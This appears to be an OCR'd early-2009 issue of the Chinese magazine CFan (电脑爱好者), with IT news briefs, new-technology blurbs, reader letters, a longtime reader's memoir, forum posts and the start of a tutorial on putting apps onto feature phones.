武汉一高校解除大一学生"禁网令"


华中科技大学武昌分校近日宣布，该校已实行至少3年的新生禁网令正式解封。此前，该校学生公寓管理条例中规定，为保证基础课学习，一年级学生不得在寝室内使用计算机。新政一出，大受学生欢迎。新闻08级的李小同学称，本专业许多知识和作业都需电脑完成，解除禁令可获得更多学习资源。另一位08级学生表示，学校根本做不到禁网，现在网吧多，可以随便找一个上网。08级辅导员曾媛老师认为，电脑已成为大学生必备工具，堵不如疏，但学生如不合理使用也会出问题。

华旗将推MP6 包月20元音乐随便听

2月20日，冯军透露，爱国者3月份会正式推出MP6，用户只需支付20元的包月费，即可无限量在线收听音乐。该MP6界面简便，下至两三岁的顽童，上至八九十岁的老人均可无障碍操作。据介绍，运营爱国者正版音乐平台的部门被称为"数码实验室"，该平台上已有超过300万首正版歌曲，通过该平台，其他合作伙伴可将更多的正版音乐加入进来，在一个统一的分账机制下，按点击次数分成。冯

NEW TECH | IT新技术

Powerfrugal LCD（节能显示屏）



美国科技创业公司Pixel Qi创始人玛丽·卢·杰普森2月19日表示，该公司将于今年年中推出一种低功耗LCD产品，常规笔记本电脑使用这种显示屏后，其电池续航时间最高可延长50%左右。杰普森表示，这种新型LCD显示屏采用了多项新技术，其中包括能够吸收周围自然光源来增加屏幕亮度，从而达到减少电池能耗的目的。"通过吸收显示屏周围的外部光源，LCD背光灯能耗有所减低，并最终实现降低电池耗电量目的。"杰普森称，目前常规笔记本电脑的单次电池使用时间为3个小时左右，如果采用Pixel Qi即将推出的这种新型显示屏，其相应续航时间可达4个半小时左右。此外，Pixel Qi显示屏的颜色深度和刷新率等指标也优于常规笔记本显示屏。

Social Desktop（社会化桌面）



微软研究中心开发出一项名为'Social Desktop'（社会化桌面）的技术原型，可以将Web和PC结合起来，并为特定的文档、图片和其他文件创建特别的在线页面，让用户分享自己硬盘中特定的文件和快照。这个理念将把社交网络，在线共享与PC体验紧密结合起来。在这项研究原型中，共享之后的桌面端，每个文件都包含着丰富的社会化信息，比如评论、标签、相关项目、共享方式和嵌入代码。每个文件都通过Web页面进行预览，每个文件都拥有一个URL，这些文件可以是存储在Web上，也可以是在远程的电脑上。所有存储在Web上的文件都采用Windows Azure（微软的云计算的操作系统）。在Web端，所有的项目通过运行任何操作系统的PC都可以查看，只需要页面浏览器和Silverlight。从桌面上分享文件就像分享链接那么简单，这个链接可以跨平台浏览，无需特定的应用程序。

General Smart Battery（通用智能电池）



苹果申请了一项最新的美国专利，这种设计中的电池包的内部核心可以置换，以适合目前并不统一的几种标准，这样便可以在电脑、键盘或其他多种类型设备的充电器上充电。这种电池还可以借助设备的无线网络连接，来探测附近使用这种电池的设备中，各块电池的剩余电量如何，以方便用户选择备用电池，并随时注意电量剩余。在判断电池电量和工作环境的前提下，这种电池还能根据不同情况放电后充满电或不放电而继续充电，在快速充电和延长电池寿命之间寻求平衡。根据使用期限，电池还将在使用寿命即将结束时发出警告。磁力装置还将保证只有插入合乎标准的充电设备时，充电才能开始。

军称，这种合作模式受到了包括新联通、内容商等各方面的关注，为正版音乐的盈利渠道开拓了新平台，其廉价的费用将进一步打击盗版市场。

评论：爱国者推出MP5的时候，业界普遍认为有炒作之嫌。现在，MP5的概念还没有推广开来，就急于推出MP6，并模仿苹果的手法欲在数字音乐领域分一杯羹。想法是好的，但实现起来困难较大。



Android登录上网本，挑战Windows

Google Android操作系统在进入手机市场后，再有望登录笔记本电脑，挑战微软的垄断地位。芯片厂商飞思卡尔已经在设计Android的计算机芯片了，这意味着Android将成为Google和微软的一块大竞争战场。之前，Android已经在手机软件领域同微软展开了格斗，进军PC无异于直捣微软老巢，微软在PC操作系统市场的份额逾90%。Google女发言人卡罗琳·彭娜在电子邮件中表示，“大家都可以使用Android平台，都可以添加代码或下载软件创建手机应用软件，不用受到任何限制。”

评论：尽管Google也提供word、电子表格和其他网络商业应用，但并没有撼动微软办公软件的绝对优势。如果Google的这些网络应用程序取代了支持Windows的应用软件，Android上网本就会获得巨大成功，Google的Android登录普通PC也就是指日可待的事了。

液晶电视比等离子电视更坏眼

中国电子商会近日发布的“彩电产品与青少年视力健康课题研究”报告显示，CRT电视(传统彩电)和等离子电视对视力健康影响较小，更有利于保护视力健康。“等离子电视动态清晰度总体上超过液晶电视，这是等离子电视相比液晶电视更省眼的主要原因之一。”国家数字音视频及多媒体产品质量监督检验中心副主任[illegible]表示，建议家长尽量选择动态清晰度高的产品。

中国网站不兼容IE8

微软近日发布公告声称，为提高网民上网的兼容性体验，微软发布了一个与IE8浏览器不兼容的网站清单，多达2400家网站上榜。除了微软自家官方网站也榜上有名外，中国大多数知名网站也位列其中，其中包括新浪、搜狐等多家门户网站。2月20日下午，有技术专家表示，造成中国主流网站不兼容微软IE8浏览器的部分原因，也源于国内网站过于重视微软IE6浏览器，而忽略了国际标准。

评论：IE8相比过去的浏览器版本，确实有着很大的改善，包括可视化搜索、加速器、网页区域刷新等方面。但IE此前所采用的技术标准尽管是事实标准，却并非是国际标准，同时与国际标准不相兼容。与此同时，国际上公认的W3C标准却并没有在国内强制执行。如果兼容问题不能顺利解决，未来还将产生更严重的问题，影响网民上网体验。

苹果入华谈判进入尾声

几天前刚刚传出联通与苹果就iPhone入华一事基本达成协议。不久前，又有联通内部人士透露，中国联通已经在河北及河南等地悄然对iPhone进行测试。据内部人士确认，河北廊坊等四城市已经开展测试工作。据了解，中国联通为引入iPhone将给予苹果一定补贴，其中包括：包销一定数量的iPhone，手机锁定只能使用新联通SIM卡，内置苹果的在线软件商店iTunes、APP Store等。很明显，与苹果结盟将是新联通3G战略上重要的一环，新联通将借助苹果iPhone的号召力，向中国移动和中国电信展开3G反击战。

评论：按照苹果公司之前与各国运营商谈判的模式，有很多运营商不能接受的地方。例如苹果在一个国家和地区只允许一家运营商销售iPhone，并要求运营商将iPhone售价和用户服务资费的一部分返给苹果。但是更主要的原因是，3G牌照发放后，新联通即将运营WCDMA网络，对苹果来说，直接与联通合作，比重新投入巨资开发生产TD版iPhone要容易得多。

杭州地区开通支付宝公共事业缴费

继上海地区开通支付宝公共事业缴费之后，2月18日起，杭州地区的支付宝用户也可以使用支付宝公共事业缴费的服务了！首先开通的是杭州水务公司的水费，同时，电费、煤气费也即将开通。不久以后，杭州市民就可以享受到在家交电费、煤气费的便利。现在通过支付宝便民缴费平台（http://go.alipay.com）完成缴费，不但没有手续费，每笔交易还可以获得50个积分的奖励。今年陆续还会有更多地区开通。

联想突破英特尔限制



联想近日计划推出一款12英寸的上网本IdeaPad S20，这将违反英特尔有关配置凌动处理器的上网本显示屏不能超过10英寸的“禁令”。这款笔记本将配置凌动N280处理器、GN40芯片组，预装Windows XP，售价约为20000元新台币（约合人民币4000元）。据分析人士称，联想在采购凌动N280处理器时将因此不能享受优惠价格，只能按照Intel官方公布的公开批发价买入。按照联想这种企业规模来说，通常要贵10美元左右。

厂商自曝

Google测网速软件

谷歌与两家非营利机构联合推出了名为“Measurement Lab”（简称“M-Lab”）的网站，让消费者对其网络连接进行测试，以查看其互联网服务提供商（简称“ISP”）是否人为地干预了网速或控制了流量。ISP称，它们日益发现有必要担当“流量警察”，确保不让一些用户拖慢邻居的网速。但流量管理系统可能带来意料之外的后果，且由于担心遭遇用户的指责，ISP一直对其控制流量的行为秘而不宣。M-Lab提供了几种工具，其中一种由来自德国的研究人员开发，专门用于检测ISP是否有干预网速的行为；另一种工具则用于检测ISP是否故意降低用户的网络流量，包括用来检测连接速度和限速原因的Network Diagnostic Tool（网络诊断工具）http://e2epi.internet2.edu/ndt/，用来检测BT是否受限的Glasnost（公开化）http://broadband.mpi-sws.org/transparency/bttest-mlab.php等。

您希望IT新技术在下期详细报道以下哪条新闻，请登录爱好者论坛http://bbs.cfan.com.cn/thread-847051-1-1.html，投出你的一票！

新一代数码存储卡

全球最大存储卡厂商SanDisk公司日前在3GSM MWC大展上，宣布推出专门针对移动运营商定制的新一代数码存储卡SDC（Service Delivery Card）。该卡基于microSD，运营商可以在其中预装各种影音资料或软件，甚至进行网络远程管理。SanDisk表示，SDC卡今后将打着运营商的品牌，与手机进行捆绑销售。该卡从物理上来看和microSD卡别无二致，容量从1GB到16GB，但运营商可以在其中预置影音文件或者手机软件、服务，此后还能够通过网络进行更新，“让非智能手机也能实现很多智能手机的功能”。而运营商内容之外的空间则可由用户自由使用。

声音检索软件

日本富士通研究所日前宣布，他们开发出了日本国内首个以特定单词为关键词的声音数据检索软件。它采用“词汇辨识”搜索引擎，能从录音数据中识别出在它的词汇库中录入的单词。顾客和企业之间或者是企业和企业之间发生商业行为时，通常将电话通话录下来。但目前多数企业录制通话，只是用于发生纠纷时作为证据，没有更进一步利用这些录音数据。依靠这种声音识别引擎，新软件能够在庞大的通话录音数据中检查是否含有所需要的关键词，并且迅速、准确地挑选出需要的通话。

Eye-Tracking（眼部追踪研究）


当你在Google搜索框输入关键词得到结果后，你会先选择哪一个结果？你的眼睛首先看哪里？你是否先看到第一个结果的标题？你是否先检查黑体字，看哪个比较符合？或者你先看到里面的截图？你可能很难回答这些问题，因为你平常可能没有注意到这些细节。Google的用户体验研究小组发现用户都是在短时间内对搜索结果进行判断，为了深入研究这个瞬间的决策发生过程，他们的实验室采用了眼部追踪（eye-tracking）设备来进行研究，这可以读取用户的内心想法。当然这个设备不是真能告诉我们用户在想什么，但是它可以告诉我们用户对搜索页面的看法。



Sixth Sense Intelligence Terminal（第六感互联网信息终端）

美国大学研究人员正在研制一种便携式的“第六感”信息装置，它连接互联网，可以随时随地显示和生活相关的信息。这一装置包括一个网络摄像头和一个电池驱动的迷你投影仪，并通过数据线连接手机上网。在输入输出方面，它可以识别用户的手势。在用户界面上，它可以在任何一个平面进行投影。比如，如果用户用手打出一个镜框，“第六感”装置可以进行数码拍摄；如果在手背上画一个圆圈，这个装置将会投影出一个时钟，显示当前时间；再比如用户手中有一张机票，用这一装置一扫描，它将会告诉你航班是否晚点；在书架上，扫描一下书籍条码，装置将会显示出网上有关这本书的相关评论。

Induction Brain（“读脑”装置）



加拿大研究人员2月10日表示，通过测量人脑部组织吸收的近红外光的强度，可以揭示人瞬间的真实想法。研究人员介绍说：“当大脑处于活跃状态时，血液中的氧含量会增加，而这会决定大脑吸收更多或更少的光。对于有些人来说，他们的大脑在不喜欢一些东西时会变得更加活跃；而对另一些人来说，则是在他们喜欢什么东西时大脑更为活跃。”据介绍，这一研究的准确率能够达到80%。

Cloaking Device（隐形装置）

美国北卡罗来纳州杜克大学最新发明一种隐形装置，能够使物体在微波下隐形。杜克大学研究小组认为，可以通过技术改进使这种装置在红外线和可见光下让物体隐形，最终使这种装置可以在肉眼下隐藏三维物体。此外，这种装置控制微波的方法也可以用来改善无线电通信，例如，可以增强室内或地下的信号强度。同时，日本的研究人员也用完全不同的技术方法使物体能够隐形。他们通过利用照相机和放映机，在物体表面播放背景图像，使物体变得隐形。这种装置也可以用来做成外套，使穿着衣服的人们看起来透明。近日，这种装置已经成功地使金属汽车门变得透明，透过车门可以看到车内的仪表板，此外还能使骑自行车的人和路标变得透明。

Nano Generator（纳米发电机）

目前，美国乔治亚州理工学院的研究人员已利用纳米技术通过轻叩手指获得电流——这使得使用掌上设备的用户进一步接近自行供电时代。王林中研究团队自2005年以来一直致力研究的纳米技术发电机可在不均匀机械运动的驱动下运行，诸如声带运动、风吹旗动、手指叩动或是仓鼠活动。因为大多数的生物机械能是多变的，不像目前用来大规模供电的机械运动那样固定不变，所以从不规则运动中获取低频能源是有重大意义的。纳米发电机的产能机理是压电效应——某些金属，例如氧化锌金属线，能够在屈伸变化间产生电流的一种现象。食指的拍敲叩动，都能使装有纳米金属丝的基板弯曲，从而产生微量交流电。



3月，弥漫着维权的空气。不同的声音在回响，不同的故事在诉说，你感觉畅快淋漓，相当解气……那么，悄悄地问一句，你是故事的主角吗？当你真的遭遇侵权，更多的是不了了之吗？

空想家，很多人都在认真地扮演这个角色，认真地空想着。

明天要找JS理论，退货！赔偿！结果被忽悠加钱换了个产品。

早上要早起跑步锻炼，晚上多吃水果减肥，结果中午起床，去超市顺便买了一大堆零食。

每天要背20个英语单词，从今天开始，结果因为看奥斯卡大片（确实好看），推迟到明天，还有明天的明天。

吃完饭要清理电脑里的文件，必要的东西备份，结果因为临时换到一个精彩的频道，一直看到打哈欠。买了一本菜谱，打算学做几个拿手菜，结果一个月过去还是方便面和鸡蛋系列占领餐桌，外卖电话倒多了几个。

听了一个很有收获的讲座，打算写进Blog里，结果打开网页开始闲逛，玩网游，第二天想起来已经失去了新鲜感。

趁着大好春光去远方旅游吧！结果找到了合适的同伴，合适的地点，合适的休息时间，已经入秋了……

我们没有哆啦A梦的时光机，随心所欲地穿梭于时空之中只是一个美丽的梦想，那么就把握好现在吧！一年之计在于春，想法变成行动，其实真的不难，只要你现在开始，只要你天天坚持。

编辑部的故事

站卖场

你去中关村买本本了吗？可能会遇见小特哟！他正练摊呢！做了几天卖家，感慨颇多，在选题会上他激动地要以“卖家日记”策划文章，只可惜愿望没有实现。如果大家特别感兴趣，就通过邮件投票，让选题复活吧！

学生机

编辑部惊现学生机！高配！价格几乎便宜了一半！小编怎么可能是学生呢？但他们有亲朋好友是学生嘛，比如女朋友……咳咳，怪不得这位小编一下班就神秘消失（疑似约会），但是交稿速度更快了，脸上的豆豆也不见了，有了MM以后真是好处多多呀！

扫名片



每个小编手里都有一堆名片，开会的、采访的、谈合作的，多得简直可以和N年前春晚小品演得一样——打扑克了，放在名片夹里吧，就算有字母查找起来也不算方便，直到小白拿出了一个名片扫描仪，装完驱动，一张张扫过就成电子版了，还可以导入通讯录，神速！虽然不算新鲜玩意吧，但是真的用起来还确实赞。“小白，借来用用。”“你的口气怎么像蜡笔小新？”“小白不是蜡笔小新的朋友吗？”汗呀！

立体地图

让小编们停下手上的工作仅需三步：

第一步：Cornel在群里问：“这样的图片网上能获得吗？用来提供联系地址非常清晰。”

第二步：找出这个高档的地图网站（还有好多大中型城市可以切换），众人开始寻找和自己相关的地点……傻鱼、Etta、Alpha、小白纷纷发布美图。

第三步：你晒一个来我晒一个，比Google Earth清晰多了！“做邀请函什么的指路图不错！”

网络时代，类似免费的蛋糕真是神奇而美味啊！古人赶紧羡慕我们吧！

读编往来

浙江 陈一凯

……我依然是我，思想在变，责任心，不能变，即使再怎么样，不能忘记，自己不是一个人，还有很多事情等着我做，很多人等着看我出彩，包括妞妞，只是现在她在游离，希望她会回来做一个乖妞妞，也祝福看本文的人，祝天下有情人终成眷属，丢开世俗，丢开相亲，丢开金钱至上，丢开证书，相信这个世界有美好在等待，一定还有没找到的快乐在等我们去开发，无论多么伤心，都要让自己开心，心若冰清天塌不惊，我要手动删除记忆了……

果果：这是一篇投稿《系统裸奔中毒后的一般方法》的开头。作者说：“这篇文章是我用来手动杀毒的，不知道怎么样才能手动删除女友的记忆。”我们不知道结果如何，感谢你在这么特殊的时刻，还能想到给《电脑爱好者》投稿，也许在理性的思维里，你的心能得到真的平静，收获峰回路转的意外惊喜。为你祈祷！

广东 胡兆华

作为一名高一的学生，每星期上的两节电脑课都是教我们Windows、Office、PS，这样的教育，不是太枯燥了吗？CFan在我们学校有很大的影响力，刚出版，我一到门口报刊亭看就只剩最后一本了，如果教材和CFan一样有趣就好了。

果果：不知道现在中学里的电脑课都学什么内容呢？我猜，CFan的读者经常会觉得“吃不饱”吧！据不完全统计，咱们中学生读者里电脑课代表不少哟！那么大家不妨把杂志里实用又有意思的应用，在上机的时候介绍给同学们，老师一定会感谢你这位小助手的。

宁夏 应泽胜

关于杂志的插图，我想提些意见，有的看不清上面的字，多看两眼估计要涨100度的近视呢！有些PS的插图也要细致些。不过“特别话题”我挺喜欢看的，“新软物语”真是“新”，不像以前经常出现skype、迅雷等，而且语言更丰富（确切、行文流畅、幽默），继续保持吧！


寒假我到北京和父母团聚，可惜的是没去杂志社，不过在飞机、火车、出租车、三元桥、首都机场、北京西站，都会看到一个叫“应泽胜”的男孩手拿一本《电脑爱好者》。

果果：首先感谢你信封背面对CFan15周年生日的祝福！彩绘很漂亮！不过2009年CFan都16岁啦！又长大啦！

你提的插图问题是我们最近在重点把关的。稿件提交时图可以放大，不过版面有限，在杂志上我们要把最重要的部位清楚地呈现给大家！稿件在几级审查过程中，如果图片不清，都会打回修改的，大家放心。对了，还有读者反映“菜鸟”栏目中的图片过大过多呢，这个是栏目性质决定的，因为初学者更需要直观的说明。至于你带着CFan旅游，没有证据哟，下次有机会必须以照片为证，呵呵！只要杂志社不在休息日，就欢迎你来做客！

“2008软件风云榜”圆满结束，活动受到了大家的大力支持，小编在此谢谢大家。本次活动的读者大奖已经诞生，我们从24942个投票数据中经过随机抽取，产生了一等奖1名、二等奖2名，三等奖400名。一、二等奖已经寄出，三等奖的NOD32安全套装序列号也以邮件的形式发送完毕，大家看看自己邮箱里是否有惊喜吧！

一等奖：联想 Ideapad S10笔记本电脑	郑伟（上海）	
二等奖：昂达VX787 MP4	文晓晓（新疆）	张广燕（天津）
三等奖：400名（略）		



猫咪老爸的CFan生涯

●王爱清（山东烟台）

我是一个56岁的老电脑爱好者，相信很多人和我一样，在CFan的陪伴下一步步走到了今天。



●猫咪老爸 双手代表CFan的广大读者热爱CFan，捧在手心里呵护她，关注她。足迹表示CFan陪伴读者一步步走过的历程

从菜鸟速成开发专家

1993年我在单位任企管办主任，接受了厂里下达的开发计算机辅助企业管理的任务，当时业内应用的单位不多，而我根本就没接触过计算机，但军令如山，只好硬着头皮接了下来。我聘请了计算机公司协助开发这个项目，并自学计算机知识和数据库编程语言，就这样开始了我的CFan生涯。

开始的开发工作还算顺利，但在项目后期由于上级主管部门的相关管理内容进行了大规模的调整，开发部门辛辛苦苦做出来的个别子系统必须推倒重来，而负责此子系统的技术人员却因事离开了单位，为了保证项目如期完工，我这个刚刚入门而不知深浅的菜鸟就向厂长立下了军令状，准备自己完成重新开发的任务。

我开始白天黑夜地扎在计算机房里，一边学习一边编写程序，手里仅有的那本Foxbase的书籍渐渐满足不了我的需要，感觉很多想法都无法实现。就在这时，我在报刊亭里看见了CFan这本刚刚创刊不久的杂志，上面有很多适合于初学者的文章，特别是关于数据库语言的文章深入浅出，清晰易懂，我一看就喜欢上了，从中获取了大量的知识。

有了CFan的帮助，我终于独立完成了子系统的重新开发任务，项目如期通过了省级验收，厂长破例拿出重新开发费用的一部分奖励了我，就是这笔来之不易的奖金，让我拥有了自己的第一台PC机，这里可有咱们CFan的一份功劳哟，就如歌曲里唱的"军功章里有我的一半，也有你的一半"。

从系统开发到IT写作

初战告捷使我坚定了信心，接下来的计算机辅助企业管理二期工程，我们拿出三分之二的系统自己开发，给单位培养了一批能够独立开发的复合型人才。我又借鉴CFan上的关于CCBIOS 2.13H汉字系统特显的文章原理，开发了企业管理信息的图形化演播系统，使得原本枯燥的数字变成了图文并茂的各种图形，直观反映出企业信息的走势和全貌，大大提高了使用者的兴趣，得到了领导和专家的好评。

在系统的运行过程中，我渐渐体会到了自行开发的甜头，过去开发单位专门设计的软件修改周期长，付费高，而自己的程序修改起来得心应手，计算机给我的工作插上了翅膀，而CFan使我的电脑知识不断地增加，成了我的良师益友。

后来，在CFan的帮助下，我又自学了计算机硬件、高级数据库编程以及图像多媒体处理等多方面技术，自2002年开始尝试给CFan投稿，把自己的心得体会写出来与读者朋友共享。在CFan众多热心编辑的帮助和支持下，49岁的我开始了业余撰稿的历程。从处女作《挖掘主板的隐藏外频——让老主板支持100MHz外频》刊登在CFan的2002年17期上开始，我已在CFan等IT媒体发表拙作几百篇，并收到了大量的读者求助来信。

电脑不仅仅是青年人的专利

光阴似箭，日月如梭，十几年就这样过去了，如今女儿也大学毕业在北京外企担任了市场总监，每当我将自制的Flash贺卡和游戏发邮件给女儿时，她的同事都说："你老爸还会这个？他们那代人可很少有会鼓捣这个的！"每当听到女儿说笑话般地讲述时，我总会发出会心的微笑，是计算机改变了我的工作和人生价值，是CFan伴随着我走过了这漫长而又短暂的十几年光阴！

俗话说人过四十不学艺，而我依然坚持学习计算机知识，坚持阅读CFan，因为它早已经成了我生活中不可缺少的一部分。业余时间多读读CFan吧，不要被年龄所困扰，人是要有一点精神的，与其"眼睛一闭，一睁，一天就过去了"，不如多学点科学知识，激发一下自己尘封已久的脑细胞，会体会到其中无穷的乐趣的，身心的愉悦也减少了许多疾病的困扰。电脑技术不仅仅是青年人的专利，同样也适合我们中老年人，何况还有CFan这样一本人人看得懂的杂志给我们领航呢。

果果：又一位让人佩服的"老爸"级读者！80后们，你们是否也想起了自己的父亲呢？好不容易教会了父母用QQ、Skype等打网络电话，而猫咪老爸却用电脑玩着这么多花样！为了感谢猫咪老爸为《电脑爱好者》15周年设计的作品以及十多年来的热心支持，我们回送给他一本个性封面杂志。封面是谁呢？是他宝贝女儿的婚纱照！父爱，在封面上散发着淡淡的芬芳。伴随着我们闪亮的青春，我们的父母又多了几丝白发。对于IT产品、电脑技巧，他们掌握的程度不同，但爱我们的心都如此相似！愿IT技术的发展，能给父母带来多一些的快乐吧！

上期开了"学雷锋做IT志愿者"专帖后（http://bbs.cfan.com.cn/viewthread.php?tid=841194），大家反响热烈，这里再摘录一些精彩的发言。CFan人们，咱们别让做好事的春风随3月而逝！

---

mnm0206

做雷锋多好啊，这么多小事结合起来多么伟大！

opp

我帮别人节省了许多"体力"劳动，连续剧的批量改文件名、系统还原后要做的事等一并放在批处理执行，省去了修改注册表、更改服务和打补丁之类的手动之苦。我在爱好者论坛也帮过许多人，帮助别人也帮助了自己，才是人生最美丽的补偿！

1个人飞

有个同学家里有一个网吧，把我当他家的远程网管了，一有问题就打电话，我有时还远程控制。

rubydew

记得以前帮同学的一个低配置机器装系统，后来中了橙色八月病毒的变种，我根据网上收集的资料把病毒提取了，上报给瑞星，居然收到了回信，说是新的病毒，再过几天新的病毒库更新后可以杀。过几天升级后果然杀掉了。还有因为他机子配置低，多数流行的杀毒软件（比如卡巴）太耗资源，我帮忙试着换软件，慢慢熟悉了诺顿企业版、小红伞、NOD32等杀毒软件，帮别人的过程中自己也有收获的。

onecss

我们班的20多台电脑全是我在维护，平时在局域网内用飞秋来远程帮助同学，解决系统、软件问题，帮别人处理相片，还给班级做了VCD，这几年我们很多技术都是从《电脑爱好者》上学到，然后就在实际生活中运用的。

ren463600

我帮助了很多电脑基础不好的人，电脑也让我的生活更丰富了。比如在我学网上面认识了许多专家、学者，在李开复重庆大学演讲中，我和那些朋友共同组织了重庆地区的志愿者和地区大使，圆满完成了任务。

12144628

我上班快10年了，一次同事录入大量的数据，请我去帮忙，把Excel中的数据录入到指定软件内？我发现都是重复操作，于是尝试用按键做了个脚本自己录入，修改，观察……搞定！本来手工录入需要一星期左右的，被我一个通宵搞定，效率提高了不少，正确率也是最高。领导表扬我那一刻，我笑了。



●如果雷锋还在我们身边，他是否也会捧起《电脑爱好者》，用IT技术帮助他人呢？



现在很多智能手机的操作系统都是Symbian 6.0，如何在该系统中进行手机软件的安装和卸载呢？可参阅：http://user.qzone.qq.com/29021929/blog/1235026944

不分三六九，啥样手机都智能

●周剑锋(江苏)

自从面条用上了智能手机，成天捣鼓着，时不时在同学面前吹嘘一番！这不，同系的电脑高手大虾哥看不过去了，发出英雄帖，号称要抛弃歧视，不管啥手机，拿到他这里来都能进行“武装”，让非智能手机也能享受智能手机的待遇……

给半智能手机输送“炮弹”


首先声明啥是“半智能手机”，这是大虾哥提出的新概念，此类手机带有存储卡，可以通过蓝牙、红外或USB数据线向里面传输资料，如：NOKIA6300，但是它的功能比智能手机的要单调一些。智能手机可以升级内部的一些软件，提升性能和功能。其实半智能手机也可以直接运行一些适合该机型的软件或游戏，从网上下载此类资源，然后直接复制到半智能手机的存储卡中，这样既能节约手机的上网费用，又能为手机输送“炮弹”。

第一步：下载需要的资源（见图1）

① 登录“手机乐园”（http://www.shouji.com.cn），在“机型快速通道”后选择手机的品牌型号，再单击“快速进入”；如果没有找到自己的手机型号，可在“网站搜索”中选择“手机软件”，然后输入手机型号，单击“搜索”；

② 进入新页面后会看到手机资料，可以根据需要选择相应的资源，这里单击“软件”栏目；

③ 假设下载一款名为“心理测试”的软件（http://soft.shouji.com.cn/detail/14955.html），单击“软件下载地址→下载到电脑”，打开新页面，单击“确认下载”，选择保存文件夹下载文件（shoujicomcn5111182.jar）。



第二步：输送资源到手机（见图2）

